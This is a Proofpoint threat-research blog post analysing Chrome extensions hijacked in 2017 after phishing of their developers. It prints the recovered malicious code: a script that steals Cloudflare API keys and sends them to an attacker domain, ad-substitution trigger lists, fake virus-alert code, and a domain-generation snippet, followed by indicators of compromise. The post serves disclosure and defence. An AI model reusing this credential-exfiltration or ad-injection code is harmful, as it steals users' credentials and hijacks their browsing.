

Threat actor goes on a Chrome extension hijacking spree | Proofpoint US

By August 14, 2017 Kafeine

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Overview

Chrome Extensions are a powerful means of adding functionality to the Chrome browser with features ranging from easier posting of content on social media to integrated developer tools. At the end of July and beginning of August, several Chrome Extensions were compromised after their author's Google Account credentials were stolen via a [phishing](#) scheme. This resulted in hijacking of traffic and exposing users to potentially malicious popups and credential theft.

We specifically examined the "Web Developer 0.4.9" extension compromise, but found evidence that "Chrometana 1.1.3", "Infinity New Tab 3.12.3" [8][10], "CopyFish 2.8.5" [9], "Web Paint 1.2.1" [11], and "Social Fixer 20.1.1" [12] were modified using the same modus operandi by the same actor. We believe that the Chrome Extensions TouchVPN and Betternet VPN were also compromised in the same way at the end of June.

Analysis

On August 12 Chris Pederick reported [1] that his Extension, Web Developer for Chrome, had been compromised (Figure 1).



Chris Pederick

@chrispederick

The Web Developer for Chrome account has been compromised and a hacked version of the extension (0.4.9) uploaded 🙄

4:25 PM - 2 Aug 2017

Figure 1: Chris Pederick's tweet from August 2, 2017 regarding the compromise of his Web Developer for Chrome Extension

We retrieved the compromised version and isolated the injected code.



Figure 2: Web Developer 0.4.9 Chrome Extension published by a bad actor after the legitimate extension was compromised


```
[["cloudflare.com", "indexOf", "href", "location", "script", "createElement", "type",
"text/javascript", "src", "//searchtab.win/ga.js", "getElementsByTagName",
"insertBefore", "parentNode", "redirect2.top", "//pa", "rtne", "r-ne", "t.me", "n/co",
"de/?", "pid=", "9738", "20&r", "=", "random", "floor", "firstChild", "body", "appendChild",
"https://www.google-analytics.com/analytics.js", "ga", "GoogleAnalyticsObject",
"push", "q", "1", "async", "create", "UA-103045553-1", "auto", "send", "pageview"]]
```

Figure 5: Array contained in the ga.js after unescaping; note that Cloudflare immediately removed the domains when notified them of the malicious activity

The code from this first step allows the threat actors to conditionally call additional scripts including some to harvest Cloudflare credentials:

```
< -- C redirect2.top/ga.js
console.log('window - onload'); // 4th
console.log(window.bootstrap); // 4th
console.log(window.bootstrap.data.user.email);
console.log(window.bootstrap.atok);
// console.log(window.bootstrap); // 4th

var xmlhttp = new XMLHttpRequest();
xmlhttp.open('GET', 'https://www.cloudflare.com/api/v4/user/api_key', true);
xmlhttp.setRequestHeader("x-atok", window.bootstrap.atok);
xmlhttp.onreadystatechange = function() {
  if (xmlhttp.readyState == 4) {
    if (xmlhttp.status == 200) {
      var obj = JSON.parse(xmlhttp.responseText);
      var key = obj.result.api_key;
      console.log(key);
      (new Image).src = '//searchtab.win/ga.php?user=' + encodeURIComponent(window.bootstrap.data.user.email) + '&key=' + encodeURIComponent(key);
    }
  }
};
xmlhttp.send(null);
```

Figure 6: Conditionally called Step 2 script allowing the actor to grab and exfiltrate Cloudflare credentials after the victim's login

At step 2, several other scripts can be called (Figure 7):

200	HTTP	wd8a2b7d68f1c7c7f34381dc1a198465b4.win	/ga.js	3,303	applicatio...
200	HTTP	partner-net.men	/code/?pid=973820&r=	1,465	no-cac... text/javasc...
200	HTTPS	f.partnerwork.men	/code/code/index_4.php	681	private... text/x-java...
200	HTTPS	f.partnerwork.men	/code/code/mss_3.js	412,155	public, ... applicatio...
200	HTTPS	y.partnerwork.men	/code/code/index_3.php	842	private... text/x-java...
200	HTTP	partner-net.men	/code/?pid=973820&r=	1,465	no-cac... text/javasc...
200	HTTP	partner-net.men	/code/pid/973820_BHX.js?rev=133	58,264	public, ... applicatio...

Figure 7: Some of the calls generated by the injected ga.js

As shown in Figure 8, the compromised version of the extension attempts to substitute ads on the victim's browser, hijacking traffic from legitimate advertising networks.

```
return void e.parentNode.removeChild(e);
case e.src.g('fjjuo.com'):
case e.src.g('adserv.com'):
case e.src.g('bet365affiliates.com'):
case e.src.g('media.easyads.bg'):
case e.src.g('betweendigital.com'):
case e.src.g('adriver.ru'):
case e.src.g('ng2.virgul.com'):
case e.src.g('goyetteconnelly.bid'):
case e.src.g('adsvr.eacdn.com'):
case e.src.g('zedo.com'):
case e.src.g('smartadserver.com'):
case e.src.g('prppsn.com'):
case e.src.g('worldssl.net'):
case e.src.g('am15.net'):
case e.src.g('gtcrm.top'):
case e.src.g('clhko.top'):
case e.src.g('ozdau.top'):
case e.src.g('adocean.pl'):
case e.src.g('ijrah.top'):
case e.src.g('adk2x.com'):
case e.src.g('tnaflix.com'):
case e.src.g('ads.'):
case e.src.g('servers1.'):
case e.src.g('ad_detail.html?ad=footer'):
case e.src.g('leaderboard.php'):
case e.src.g('partnernews.php'):
case e.src.g('advert.php'):
case e.src.g('reklami'):
case e.src.g('newpromo'):
case e.src.g('banners'):
case e.src.g('adblock'):
case e.src.g('uploadbanners'):
case e.src.g('uploadbanner'):
return void s(e)
```

Figure 8: Sample of strings that trigger a substitution attempt (from 973820_BNX.js?rev=133)

While the attackers substituted ads on a wide range of websites, they devoted most of their energy to carefully crafted substitutions on adult websites (Figure 9).

```
},
A = {
  'porn5.com': 'div.main_container',
  'pornom': 'div.mainw',
  'porn.com': 'section#pageContent',
  'spaceang.com': 'main#container',
  'xhamster.com': 'table#content',
  'vpor.com': 'div.content.container',
  'pornb.com': 'div.container',
  'redtube.com': 'div#contentHolder',
  'xvideos.com': 'div#content',
  'braamsnetwork.com': 'div#container',
  'hcl.com': 'div.main',
  'youporn.com': 'div.promo-message',
  'facebook.com': 'div.thumbs.video',
  'tube.com': 'div.content-wrapper',
  'braamtube.net': 'div.content',
  'xnxx.com': 'div#content',
  'hustler.com': 'div.content',
  'thubilla.com': 'div#contentWrapper',
  'xtube.com': 'section#mainSection',
  'hellporno.com': 'div.main',
  'pornle.com': 'div.main',
  'youst.com': 'div#data',
  'nuvid.com': 'div.main-content',
  '4tube.com': 'div.content',
  'fux.com': 'div.content',
  'hd2.com': 'div.content',
  'porn65.info': 'div#content',
  'vtrame.porn': 'div.contentbl',
  'upornflv.tv': 'div.content',
  'gigporno.cc': 'div#content',
  'braampornru.com': 'div.content',
  'sex.com': 'div.content',
  'anyporn.com': 'div.content',
  'pornbe.com': 'div.content',
  'pornyu.me': 'div.holder',
  'eporn.com': 'div#content',
  'spacefire.com': 'div.main-container',
  'xb.com': 'div.holder',
  'facebook.com': 'ul.breadcrumb',
  'youporn.com': 'div#content',
  'tname.com': 'section.container',
  'drtube.com': 'div.main',
  'keeporn.com': 'div#wrap',
  'porn0.com': 'div#page-content',
  'sex.xxx': 'div.main',
  'theporn.com': 'section#content',
  'pornbeamer.com': 'div.main',
  'x18.com': 'div#wrapper',
  'uporn.com': 'section#content',
  'hardbhub.com': 'section.page-wrap',
  'myporn.com': 'div.main',
  'adultreex.com': 'div#main',
  'rude.com': 'div#mainContainerWide',
  'freeporn.com': 'div#FBContentMain',
  'adultinc.com': 'div#content',
  'porned.com': 'div#content',
  'hdporn.net': 'div#main',
  'org.com': 'div#page-wrapper',
  'madthumbs.com': 'div#main',
  'h2porn.com': 'main.main',
  'metporn.com': 'div.main-content.container',
  'youst.com': 'div#content',
  'elementtube.com': 'div.content.container',
  'pornbros.com': 'div.content',
  'tube.com': 'div.content.container',
  'best.com': 'section#content',
  'pornki.com': 'section.content-wrap.clearfix.content-wrap-interlinks',
  'topornpornvideos.com': 'div#body',
  'porn.com': 'div.thr.col.refill.afsite',
  'pornxxx': 'div.section',
  'aporn.com': 'ul.thumbs.container',
  'porn.com': 'div#wide_col',
  'pornbb.com': 'div#content',
  'pornst.com': 'div#content-wrapper',
  'porn.com': 'div.page-wrapper.content-wrapper',
  'facebook.com': 'div.upper-container',
  'darnporn.com': 'div.center.relative',
  'porn.xxx': 'div.wrap-video-block.bg-darker',
  'tx.com': 'div.header-main'
},
w = {
  'bing.com': [{
    's': 'div#sbox.sw_sform',
    'i': 5,
    'w': 600,
    'h': 300
  }
  ]
}
```

```
    's': 'ol#b_results',
    'i': 1,
    'w': 600,
```

Figure 9: Code snippet demonstrating the extensive effort involved in properly substituting advertisements in adult websites; retrieved on August 3, 2017 from 973820_BNX.js?rev=133

Figure 10 shows several additional triggers for advertising substitutions, again on adult websites and particular advertising networks:

```
if (a.src && a.src.match(/\/(show|bumq|com|ng|mgid|com|d|ot|serve|net|delivery)\.performax\.cz|adserve\.adpulse\.ir|toy69|ru|ssl-
tools|bongacams|com|www|sabavision|com|adserve\.adpulse|ads\.servers|adriver\.ru|buckridge|link|in|fjjuo|com|zog|link|exoclick|com|syndicate|com|adst-
display|com|syndication|endymnrv|com|www|fullfilmlisten|com|www|filiziljet|org|adserver|reklamstore|com|us-
ads|openx|net|bit|ly|0|creativecdn|com|www|rekl|mobi|cdn|html5maker|com|static|gyakorikerdesek|huj|www|netadclick|com|ad|serve-sys|com|x-
d|gamepublishing|com|cdn|adfront|org|securepubads|g|doubleclick|net|mgid|com|rtb|imedia|cz|www|box|bg|reklama|wisdom|bg|jdn|monster|com|secure|adn-
xs|com|cas|critico|com|ad|ilicdn|fi|vg|is|fi|adfox|vn|ads|pantip|com|news|gnezdo|ru|www|adseillers|net|shop|gnezdo|ru|static|smi2|net|banners|tools|
runetki|col|ff|abs-cdn|org|ad|libbanners|com|disqusads|com|ads-
iframe|in2|zog|link|in4|zog|link|www|netplace|com|www|traffictraffickers|com|www|mlf|nl|ads|ero-
advertising|com|www|update|tube|com|update|tube|com|in|zog|link|syndication|exosrv|com|ads|adamoads|com|jav68|me|jav68|tv|ads|adxpansion|com|olimp|banner-
s|info|hbcdn|ru|a|ax|rareru|ru|ad|easy|ru|ad|ad|game|com|process|nextads|ir|co|rad|com|ads|ad|aff|lo|pl|static|clickonometrics|pl|search|supply|frame
|com|c|smartclick|net|www|zonon|com|br2|ru|code|barrior|ru|banner|media|web|ru|upload|banner|s0|2nd|netdf|www|trbmedia|com|media|vina|affiliates|co
m|adserver|adrvr|cdn|com|cdn|bannersnack|com|h|holder|com|ua|1|holder|com|ua|reklam|toroadvertising|media|com|speednetwork|4|adk2x|com|ad|a-
ads|com|www|ad|ad|tube|ir|reklama|mk|xlaster|ad|s1|com|bl|turbo|az|vcdn|media|innity|net|al|ipromo|com|ads|adfox|ru|cdn|ru|bl|frida|vse42|ru|in3|zo
g|link|br|rs|com|ads|amaking|com|medya|lan|gov|tr|lock|ad|com|me|loads|com|z|v|d|b|ad|ad|network|ir|ib|ad|ad|com|upload|banners|8k|goo
dline|info|backend|opogame|com|ad|admicrol|vn|a2|ax|rareru|ru|multi|4smi|ru|adimg|uim|serv|net|nr|cz|j|top|ad|ideo|uim|serv|net|ad|ad|verticm|net|i|in
edia|cz|a|click|yab|com|ads2|zeus|clicks|com|ads2|utf|people|com|tools|bongacams|com|ads|theporn|db|com|pcash|im|live|com|d29|gac|j|com|static|dr|tuber|com
|l|geol|fr|y|com|usr|drop|ic|media|com|a|ad|ium|com|web|mxstx|top|reg|mxstx|top|ads|live|bed|com|i|mxstx|top|cl|krev|com|send|ad|com|p|mxstx|top|cdn
|ambient|platform|vn|speed|network|6|adk2x|com|ads|medi-
8|net|cs|ad|xpansion|com|ad|lock|download|ha|camp|sabavision|com|fast|click|com|cdn|asn|advolution|de|pub|dream|box|cart|com|ad|double|click|net|track|ad|for-
m|net|sn|sanoma|fi|b|frm|bidvertiser|com|cdn|wa|frame|ad|9|com|adm|shinobi|jp|s0|2nd|net|ads|pers|groep|net|leader|board|php|z|lav|sme|sk|ad|ad|micro
|vn|ads|ad|ready|com|os|central|sears|com|z|s|east-
1|amazon|us|com|ads|egran|com|br|j3|ad|hit|ads|com|akhta|n|spot|net|com|gocdn|ru|www|trade|exchange|com|creative|win|promoter|com|ad|adserver|ad|tech|de|
serve|by|pix|future|net|partner|news|php|www|tredman|com|super|in|obob|ru|one|drive|su|two|drive|su|cdn7|rocks|ads|between|digital|com|bx|ch|top|csz|ru|ad|ve
r|p|p|net|ads|com|fun|sm|ru|ch|ru|sm|ler|ed|com|aka|cd-
n|ad|tech|del|ir|mr|ad|net|media|ad|cdn|com|image|s|pub|goha|ru|in|k|pub|com|ad|server|ju|cy|ads|com|partner|s|sm|news|center|com|ams-
1|b|ad|n|x|com|in|ideo|ero|advertising|com|t05|vip|stream|service|com|dyn|emp|fix|com|as|sex|ad|net|ad|detail|html?
ad|footer|www|bravoporn|com|dyn|tn|fix|com|ad|server|exotic|ads|com|delivery|traffic|force|com|delivery|porn|com|www|url|delivery|com|ads|traffic|junk|y|ne
t|rotator|traffic|sters|com|hi|it|top|ads|net|ads2|content|tab|com|ads|content|tab|com|js|ph|cdn|com|cdn|id|static-
shared|ph|ncdn|com|tr|u2|com|in5|zog|link|sun|static|fuck|and|cdn|com|syndication|traffic|haus|com|ad|v|h2|porn|com|ads|h2|porn|com|ad|spaces|ero-
advertising|com|ad|bucks|brand|reach|sys|com|pr|vid|gets|com|seventeen|live|com|mobile|leads|ero-
advertising|com|ad|2|ad|farm|1|ad|ition|com|tp|c|google|syndication|com|img|}) {
    change_peas(a);
} else if (a.src && a.src.match(/[\0-9a-z]+
(nvdst|com|promoviral|com|fjjuo|com|ad|serv|com|bet365|affiliates|com|media|easy|ads|bg|between|digital|com|ad|river|ru|ng2|virgul|com|goyette|connelly|bid|ad
srv|eacdn|com|j|mer|net|j|pedo|com|j|mer|server|com|j|pp|pan|com|nor|d|s|l|net|am|5|net|am|0-
9|e|net|j|scr|net|top|oz|du|top|oz|du|top|ad|ocean|pl|j|frah|top|speed|two|j|0-9|a|adk2x|com|)[\0-9a-z|j|img]) {
    change_peas(a);
} else if (a.id && a.id.match(/(ad|zone_30|img|iframe|zd_async|frame|cd|hx|if|ad|nxs_tag|utif|ants-
banner|action|teaser|SC_T|lock|lx|table|RT|B|R|j|ot|tos|D|A|F|I|l|ad|serv|t-z|id|ad|fox|banner|frame-
innity|I|H|W|I|F|frame|open|spot|gnr|poster|iframe|hs|ub|ad|place|fu|frame|banner|ad|time|frame|ir|apper|ad|zone|exo|vid|banner|ads|zone|avp|id|ad|if|ad|fox|iframe|Ad|fox
|iframe|ad|fox|plus|ios|frame|baner|ad|vertur|rep|ubler|y|partner|l|x|html|banner|ad|fox|html5|iframe|_switch|placeholder|sovrn|ad|unit|ad|vertur|section|rtb|click|ads
|frame|leader|board|Marketing|Rectangle|sas|at|u|ad|frame|ox|as|v|if|google|decrypt|frame|cto|iframe|google|ads|iframe|google|ads|frame|rtm|iframe|ad|os|frame|ad|f|0-
3|)|img)) {
    change_peas(a);
} else {
    var fader = a.parentNode;
    if (str rs.indexOf(', ' + u + 'x' + h + ', ') != -1) {
```

Figure 10: Other substitution triggers (695529_BNX.js?rev=144)

The advertising substitutions work for a specific set of 33 common banner sizes including 468x60, 728x90, and many more spanning numerous aspect ratios (Figure 11).

```
}(),
n = i.querySelector('body'),
v = ' ',
p = ' ',
l = ['468x60', '728x90', '300x600', '300x250', '160x600', '600x300', '500x300', '250x250', '200x200', '200x150', '300x90',
240x80', '200x50', '300x400', '240x400', '200x800', '200x400', '240x300', '200x250', '970x250', '700x420', '750x300',
970x90', '180x150', '320x100', '234x60', '320x50', '125x125', '250x360', '120x600', '160x300', '120x240', '100x200',
336x280'],
m = 2147483647,
h = document.createElement('a'),
u = [{
  'w': '970',
  'h': '250'
}, {
  'w': '600',
  'h': '300'
}, {
  'w': '336',
  'h': '280'
}, {
  'w': '300',
  'h': '250'
}, {
```

Figure 11: Banner formats handled by the compromised extension based on a version retrieved on August 3, 2017 rom 973820_BNX.js?rev=133

The advertising calls themselves specify the substituted banner format. For example, one particular ad call read:

```
b.partner-net[.j|men|code|x|b/?pid=973820&adu=0&s=468x60
```

In many cases, victims were presented with fake JavaScript alerts prompting them to “repair” their PC then redirecting them to affiliate programs from which the threat actors could profit. Figure 12 shows a malvertising chain that brings users from the fake alert to an affiliate site; we observed the compromised extension directing victims to two such affiliates, although others may also have been used.

200	HTTP	wd8a2b7d68f1c7c7f34381dc1a198465b4.win	/ga.js	3,303		applicatio...
200	HTTPS	loading.website	/alert_ce.php	256	private...	text/javasc...
200	HTTP	loading.website	/tds.php?subid=ce2	338	private...	text/html; c...
200	HTTP	loading.website	/loading.gif	47,932	public, ...	image/gif
302	HTTP	www.mb102.com	/nk.asp?o=11420&c=918271&a=56754&l=11528&...	209	private	text/html
302	HTTP	www.maxbounty.com	/nk.asp?o=11420&c=918271&a=56754&l=11528&...	304	private	text/html
200	HTTP	wlp.cleanmypc.online	/mxbt1/?x-context=496906380&utm_source=mxap...	51,524	private	text/html; c...
200	HTTP	wlp.cleanmypc.online	/js/jquery.min.js	95,995		applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/wj29/asc/lp29.css	2,153		text/css
200	HTTP	wlp.cleanmypc.online	/lp/lp29/lp29.js	2,006		applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/wj29/asc/Windows_7.png	9,349		image/png
200	HTTP	wlp.cleanmypc.online	/js/custom.js	4,819		applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/wj29/asc/step_2.jpg	9,034		image/jpeg
200	HTTP	code.jquery.com	/jquery-migrate-1.0.0.js	15,733	max-a...	applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/wj29/asc/all_logos.jpg	13,269		image/jpeg

Figure 12: Chain to affiliate program from a fake JavaScript alert

The code generating the fake alert page is shown in Figure 13:

```

https://loading.website/alert_ce.php

var msg = 'Your computer is infected. You have to check it with antivirus.';

if (confirm(msg)) {
    var tds_url = 'http://loading.website/tds.php?subid=ce2';
    top.location.href = tds_url;
} else {
}

```

Figure 13: Code generating the fake JavaScript alert




Figure 14: One of the affiliate programs receiving the hijacked traffic





Figure 15: Another affiliate program receiving the hijacked traffic.

The popup alerts were also reported in May with the “Infinity New Tab” compromise. The involved code in that compromised extension [5] is almost identical, but the DGA was slightly different:

```
var day = date.getDate();
var month = date.getMonth() + 1;
var year = date.getFullYear();
var d = month + '/' + year;
var tds_url = 'http://' + md5(d) + '.pro/tds.php?subid=ce';
```

The same malicious activity was also reported in some fake EU Cookie-Consent alerts [6] (Figure 16). The server involved in those cases, browser-updates[.]info, is the same as the one used in the “Infinity New Tab” case and most likely is an old front for the same backend as redirect2[.]top and loading[.]website. While those details are outside the scope of this blog, it is worth noting that examining these activities allows us to trace them back to @BartBlaze’s post from July 2016 [7]:






Figure 16: One of the servers currently used by this group to publish a trapped cookie-consent JavaScript script

Figures 17-19 show that this activity is able to generate substantial traffic:

Public info about [browser-updates.info](https://www.browser-updates.info)

Overview: browser-updates.info has a global Alexa ranking of 2072330 and ranked 61657 in France. The website server is using IP address 104.28.31.75 and is hosted in San Francisco, California, United States. The Google page rank of this website is N/A/10.

Site Title: Propeller Ads – Display and Mobile Advertising Network

Description: Propeller Ads offers monetization opportunities to website owners and advertising agencies while providing advertisers access to millions of targeted users from around the globe.

Alexa Traffic Ranks	
(Average of last 30 days)	
Global Rank	2,072,330
Reach Rank	1,671,550
Country	France
Rank in Country	61,657
Last Update	2017-06-03

Global Rank Trend of The Past Year

Home Page Information	
Host IP	104.28.31.75
	San Francisco, California, United States

Whois Information	
Registered On	13-May-2017
Expires On	13-May-2018
Updated On	13-May-2017
Registrar	NameCheap, Inc

Raw Data

Domain name: browser-updates.info
Registry Domain ID: D50330000039609548-LRMS
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2017-05-13T16:32:50.00Z
Creation Date: 2017-05-13T16:28:09.00Z
Registrar Registration Expiration Date: 2018-05-13T16:32:50.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/domainnames/whois-policy.aspx
Domain Status: serverTransferProhibited https://icann.org/domainnames/whois-policy.aspx

Figure 17: Alexa report on browser-update[.]info




Figure 18: Similarweb report on searchtab[.]win



Figure 19: Alexa report on partner-net[.]men

The Phishing

Our colleagues at Phishme have already examined the credential phishing that originally allowed the actors to compromise the extensions [3]; the Web Developer extension case was almost identical:




Figure 20: Screenshot of the email used to harvest extension coder credentials

Conclusion

Threat actors continue to look for new ways to drive traffic to affiliate programs [13] and effectively surface malicious advertisements to users. In the cases described here, they are leveraging compromised Chrome extensions to hijack traffic and substitute advertisements on victims' browsers. Once they obtain developer credentials through emailed phishing campaigns, they can publish malicious versions of legitimate extensions. In addition to hijacking traffic and driving users to questionable affiliate programs, we have also observed them gathering and exfiltrating Cloudflare credentials, providing the actors with new means of potential future attacks.

Acknowledgements

We would like to thank Cloudflare for their immediate action upon notification of malicious activity using their hosting service.

We would also like to thank Chris Pederick (author of the Web Developer extension) for sharing data tied to the phishing and how he and the CopyFish author transparently handled the incidents.

References

- [1] <https://twitter.com/chrispederick/status/892768218162487300>
- [2] <http://chrispederick.com/blog/web-developer-for-chrome-compromised/>
- [3] <https://phishme.com/even-smart-ones-fall-phishing/>
- [4] <https://www.centbrowser.com/forum/printthread.php?tid=1394&page=2>
- [5] <https://pastebin.com/pHF7EHRG>
- [6] <https://forum.joomla.org/viewtopic.php?t=956912>
- [7] <https://bartblaze.blogspot.co.uk/2016/07/eu-cookie-law-and-fake-chrome-extensions.html>
- [8] <http://infinitynewtab.com/notice.html>
- [9] <https://a9t9.com/blog/chrome-extension-adware/>
- [10] <https://pastebin.com/pHF7EHRG>
- [11] <https://gist.github.com/FelixWolf/066fd5ca2672f15089e7712827140bd9>
- [12] <https://www.facebook.com/socialfixer/posts/10155117415829342>
- [13] <https://www.proofpoint.com/us/threat-insight/post/pyramid-schemes-go-high-tech-affiliate-spam-and-malware-affiliates>

Indicators of Compromise

IOCs
click.rdr11[.]top 31.186.103.146
chromedevelopment[.]site 31.186.103.147
login.chromeextensions[.]info 31.186.103.149
chromeextensions[.]info 31.186.103.149
